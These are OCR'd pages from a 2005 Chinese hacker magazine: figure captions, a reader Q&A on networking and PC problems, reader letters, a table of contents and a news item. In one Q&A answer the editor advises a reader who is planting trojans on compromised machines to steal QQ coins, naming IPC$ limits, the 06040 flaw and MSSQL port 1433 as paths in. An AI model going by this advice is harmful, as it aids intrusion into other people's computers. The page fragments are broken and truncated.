


图11 监视新建文件的内容




图12 获得密码




图13 Regmon监视注册表行为




图14 查询注册表修改后的结果

Q&A

NOHACK

Q: 为什么好多IP地址我ping不通?有时候找到IP地址，但是想查看它所开的端口时，却PING不通，请问各位大大有什么好的建议!

A: 很多时候我们所PING的IP地址所在的主机做了安全防护，导致我们无法PING通其IP，如果想看开了什么端口就要借助扫描器的帮忙了！或者傻一点的方法：Telnet IP Port，当我们Telnet上目标的80端口时，就会显示有关Web Server的指纹信息(就是服务器的Banner信息之类的)。

例如：

telnet www.163.com 80

然后摸黑输入OPTIONS HTTP/1.1，就会看到163所使用的Webserver版本如下：

Server：squid/2.5.STABLE10

Mime-Version：1.0

Q: 我装了REALPLAYER的最新版本，但不能观看线上电影和在线听歌曲，进入界面后会显示空白，请各位高手指点迷津!

A: 因为不知道具体的原因，所以首先跟你说说有可能是因为网速的关系，导致无法在线娱乐（听歌、看电影）或者是你所谓的无法在线娱乐是因为你使用了OP(Opera)浏览器，因为OP是需要Realplayer的插件才可以网上在线娱乐的！方法很简单，去官方下载一个插件就OK了！又或者你的Realplayer没有安装齐全的解码插件导致无法播放，只要在程序的选项在线添加就OK了。

Q: 请问进程WUAUCLT是干什么用的？我可以关闭它吗？

A: Wuauclt.exe是Windows自动升级管理程序。该进程会在线检测更新。删除该进程将使你无法得到最新更新信息。

Q: 为什么我雅虎助手还有网蜜什么的删除不了啊？

A: 你可以试试用Windows流氓软件清理大师。它能够检测、清理已知的大多数广告软件、工具条和流氓软件。而且这是完全免费的，你可以试试用这个来删除。

http://www.crsky.com/soft/6700.html

Q: 小弟刚出道不久，弄了几本手册，看了20多天终于知道咋刷QB了。可是按书上说的用啊D工具包找肉鸡，能找到。但是再用木马种植机种木马，它总是说权限不够。试了好多，都是这样。怎么办呀。

A: 木马种植机的基本原理就是利用$IPC管理通道进行入侵的，但是现有大部分用户所使用的系统都是XP，而你如果还能够进行$IPC入侵的话，大多应该是2000的主机。因为XP下的命令行管理通道基本都被自带的防火墙默认是关闭不可连接，同时即使你用管理员账号连接上也是GUEST权限，所以你的问题就是因为你拿到的IPC权限过低没有办法复制文件到目标主机，从而失败。你可以看看目标主机的其余服务是否存在漏洞。比如现在内网很盛行06040漏洞，可以参考本期的肉鸡接龙的文章！也有些个人用户可能会安装MSSQL，则可以试试1433这个著名端口。

Q: 我用超级兔子清理系统后主页就跳到超级兔子的主页去了结果不能修改，请帮帮我？

A: 根据你的情况，我特地下载了兔子回来，但是没有发现你的情况，你可能是因为没有设置好关于IE保护部分的选项，你打开“超级兔子魔法设置”→“网络”→“IE默认打开的网页”，然后输入你要打开的主页地址就可以了！你这个问题是可以修改的。

Q: 杀毒软件和防火墙到底有什么区别？像卡巴司机这样的好杀毒软件是不是能代替防火墙啊？

A: 小编感觉可以这样简单理解，杀毒软件主内，防火墙主外；杀毒软件是针对病毒而设计的软件，功能主要是用来防治以及查杀已知和未知的有害程序。而防火墙是用来针对来自网络的攻击、黑客入侵等等的攻击行为的防御设备，防火墙现在有两种：1、硬件防火墙 2、软件防火墙。因为现在的网络安全公司会把杀毒软件以及防火墙分开或者捆绑发售，所以有些功能会相互存在或者互补，但是你说杀毒软件能不能完全替代防火墙，这个完全就看未来的发展了，比如杀毒软件把防火墙功能整合成它其中的一个功能，也不是没有可能。但是这两者的作用是完全不同的。

Q&A

主持人：BANBAN

读编互动

NO HACK 29

超强黑语

城市：四川遂宁 姓名：谢愿寒

黑语：把美国黑成非洲

//嘘！编辑部里静悄悄，就连针掉在地上都能听见（晕，好老套的比喻，小学就用过了）。小编看到谢愿寒这条签名，忍俊不禁，哈哈大笑起来，几个小编围拢过来问笑啥，小编想了想："我也不知道，好玩而已"。"切，无聊"哄散开去。

对杂志改版的调查

论坛ID：xsy8330 城市：湖北宜昌 姓名：王凯

→我觉得还需要改进，建议如下：

封面可炫的但别太叛逆（本期我就很喜欢，但上期那张抽烟的封面，我在看了第一眼之后，便失去了买下的欲望，因为我对香烟过敏、反感，相信大多数人对它也不会太接受，哪怕我们自诩为异类！）

//第一次在回执卡中发现有对香烟如此敏感＋反感的读者，小编决定将每一天都设为禁烟日，谢谢王凯。

QQ：371040140 城市：湖南娄底 姓名：吕杰

尽量做到通俗易懂，尽量用通俗的语言讲述理论知识，尽量不要用几个字母代表某个概念，要么就全篇英文，要么就全篇中文，避免不伦不类，放洋屁。

//豪华的排比阵势，三个"尽量"加上两个"要么"，立马将一种新颖的办刊宗旨提炼完毕，强。当然，"放洋屁"也同样具有震撼力！

对某篇文章的读后感

论坛：虽然我不帅 城市：江苏常州 姓名：王佳年

7月刊登的"手机信骚扰反击战"

前几天，我爷爷的手机就被"黑"了，气死我也，可偶然买一本《黑客手册》，发现了这篇文章，我欣喜若狂，腰不酸了，腿不疼了，上楼也有劲了，但我不敢去尝试，万一别人揪出了我咋办，那我就提前进入了"老年痴呆"阶段。

//小编再也不敢了！

论坛ID：水蓝祝福 QQ：271792483 城市：北京丰台 姓名：杨旭

建议：我在"BT网吧可以这么破"风言飘语的第五行发现了个错别字，我想应该是"网管自告奋勇"吧，要是网关也能自告奋勇，那可就见了鬼啦！哈哈……是吧。

//"泡泡吧"小编在关键时刻把网关这个东西也拟人化，非比寻常，耐人寻味。

对9月"中关村东路的朝鲜女孩"的评论

论坛ID：源动力 QQ：77607099 城市：吉林长春 姓名：常春阳

9月创作出来的中篇小说确实不错，为什么每个黑客交到的女朋友都会在最后离开（至少大部分黑客故事都这么写）。我将来的愿望是在IT业工作，那我会不会也如此命运……不过要是能让我碰到这么全才的女孩我也值了，从这篇文章我想到了土豆，你发展得咋样了，"读后""有感"想到土豆，我很关注哦。

//土豆听说在芸芸众生还有读者记得他，只见他语气哽咽，鼻子泛红，眼睛开始积攒眼泪所需要的原材料——盐水，但是最终水量太小，不足以成型为颗粒状，而无法造成泪水下坠，于是，本次土豆煽情只好作罢。

论坛ID：beauyu 城市：安徽淮南 姓名：于国良

这是我看"XApache"写的第二篇文章，个人认为，他应该也和LCX一样，文学和安全方面都不错，文中的男主角"破风"有一种痞子的味儿，很搞笑，运气也太high了，女主角的条件几乎可以去找白马王子来配了，而这样一个大MM竟让一个看《色即是空》而学会几句韩语的programmer给撞上了，而且好像是投怀送抱，真是让看了这期的哥们们都想一砖拍了他。

//国良同学看来入戏很深，由爱生恨啊。XApache有机会去安徽淮南出差的时候可要小心板砖了。

29号信箱

29

NOHACK http://www.nohack.cn

黑客手册

非安全

2005.11 ¥10

苏菲的秘

百分之一的幸福机

浅谈MSMAX BLOG安

DZ! 许愿插件漏

商贸通2006后台验证COOKIE

phpwind最新漏洞详

注入、跨站 庐山在线 v2.0漏洞利


安全极限

不得单独销售】

投稿Mail:nohack@21cn.com

●自由 ●娱乐 IQ版的黑客手册+时尚的娱乐先锋

渗透B计划之完全掌握母校网络拓扑结构



蓝色魔法论坛漏洞解析

新漏洞

E虚拟机使用总结

科技网站的安全检测

巧妙利用社会工程学入侵校网

对网站安全性的几点不成熟思考

服务器IPSEC防御CC攻击

图书馆之旅

都是限制流量惹的事

自己动手编写的Linux下的who程序

记一次完整刷QQ四钻

超强下载者免杀

木马免杀之多层加壳

破解0起步终结篇（算法篇）

轻松玩转.net程序破解

ISBN 7-900433-76

微软老大哥最近祸不单行，先是黑客开发“蓝色药丸”，专门对付Vista系统，后又在本月发布了11个补丁；曾经因为“中美黑客大战”而名声大噪的“中国红客联盟”重新开张；Google最近可是“绯闻”不断，先是Google被黑客利用进行攻击，随后官方Blog被黑，发布虚假消息……

新闻概要

Google代码搜索窥探程序漏洞

安全专家周四警告开发者，他们的开源程序库现在已经可以很容易被Google搜索到，然后被攻击者通过其源代码寻找到可能存在的漏洞。现在Google可以有效的搜索代码。而且Google的代码搜索所暗含的安全问题与其网站搜索引擎带来的问题类似。这也就意味着一场新的Google黑客战争开始了！

